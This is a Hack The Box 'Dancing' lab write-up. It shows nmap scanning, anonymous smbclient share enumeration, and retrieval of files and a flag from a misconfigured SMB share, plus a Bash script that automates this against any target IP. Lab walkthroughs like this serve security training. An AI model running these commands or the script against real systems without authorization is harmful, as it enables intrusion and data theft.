HTB “Dancing” SMB Exploit Write-Up

1. Introduction

Objective: Exploit a misconfigured SMB share on Hack The Box’s “Dancing” machine to retrieve `flag.txt`.

Author: keyfive5 / Obsidian Signal / MHZ

Date: 2025-04-19

---

2. Lab Environment

- **Attacker VM:** ParrotOS (10.10.14.12)
- **Target IP:** 10.129.232.112
- **Tools:**
  - `nmap` v7.94SVN
  - `smbclient`
  - Bash shell

---

3. Enumeration

3.1 Port Scan with Nmap

```
nmap -sV 10.129.232.112 -oN nmap.txt
```

3.2 SMB Share Enumeration

List all SMB shares (anonymous):

```
smbclient -L //10.129.232.112 -N
```

Shares discovered:

```
ADMIN$     Disk      Remote Admin C$         Disk      Default
share IPC$       IPC       Remote IPC WorkShares Disk      Custom
share
```

---

4. Exploitation

4.1 Connecting to the Custom Share

We target `WorkShares` because it is custom and likely misconfigured:

```
smbclient //10.129.232.112/WorkShares -N
```

- The -N flag attempts an anonymous (empty-password) login.
- Connection succeeds, dropping us into an smb: prompt.

4.2 File Exfiltration

Download worknotes.txt (lateral hints): `smb: \> cd Amy.J smb: \Amy.J\> get worknotes.txt`

Text of worknotes.txt:

```
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing
```

Retrieve flag.txt: `smb: \> cd James.P smb: \James.P\> get flag.txt` Output: `5f61c10dffbc77a704d76016a22f1664`

Verify flag: `cat flag.txt #5f61c10dffbc77a704d76016a22f1664`

5. Automation Script


File: scripts/enum-smb.sh

```
#!/usr/bin/env bash
#Usage: ./enum-smb.sh <TARGET_IP>

TARGET=$1

echo "[*] Running Nmap scan..."
nmap -sV $TARGET -oN nmap.txt

echo "[*] Enumerating SMB shares..."
smbclient -L //$TARGET -N -g | tee smb-list.txt

echo "[*] Connecting to WorkShares and pulling files..."
smbclient //$TARGET/WorkShares -N << 'EOF'
cd Amy.J
get worknotes.txt
cd ../James.P
get flag.txt
exit
EOF
```

```
echo "[*] Retrieved flag:"
cat flag.txt
```

6. Screenshots & GIFs

- `screenshots/nmap.png` — Nmap output showing ports 135, 139, 445.



```
┌─[us-starting-point-1-dhcp]─[10.10.14.12]─[keyfive5@htb-4jngjrtexm]─[~]
└──╼ [★]$ nmap -sV 10.129.232.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 04:01 CDT
Nmap scan report for 10.129.232.112
Host is up (0.0092s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
┌─[us-starting-point-1-dhcp]─[10.10.14.12]─[keyfive5@htb-4jngjrtexm]─[~]
└──╼ [★]$ ls
cacert.der  Documents  Music    Pictures  Templates
Desktop     Downloads  my_data  Public    Videos
┌─[us-starting-point-1-dhcp]─[10.10.14.12]─[keyfive5@htb-4jngjrtexm]─[~]
└──╼ [★]$ microsoft-ds 10.129.232.112
bash: microsoft-ds: command not found
┌─[us-starting-point-1-dhcp]─[10.10.14.12]─[keyfive5@htb-4jngjrtexm]─[~]
└──╼ [★]$ microsoft-ds? 10.129.232.112
```

Figure 1: nmap

-
- `screenshots/smb-exploit.gif` — GIF of smbclient session: listing shares, retrieving flag.txt.
-

---


7. Results

- Flag: `5f61c10dffbc77a704d76016a22f1664`

---

8. Lessons Learned

- Always enumerate custom shares (WorkShares, Public, etc.) for anonymous access.
- `smbclient -N` is a quick way to test guest/anonymous login.
- Automate enumeration with simple scripts to save time on repeat engagements.



```
┌─[us-starting-point-1-dhcp]─[10.10.14.12]─[keyfive5@htb-4jngjrtexm]─[~]
└──╼ [★]$ smbclient \\\\10.129.25.48\\Workshares
```

Figure 2: smb-exploit

- Misconfigurations persist: even administrative shares may be locked down, but custom shares often aren't.

---

9. References

Hack The Box Academy – SMB Modules

`man smbclient`

Microsoft SMB Protocol Documentation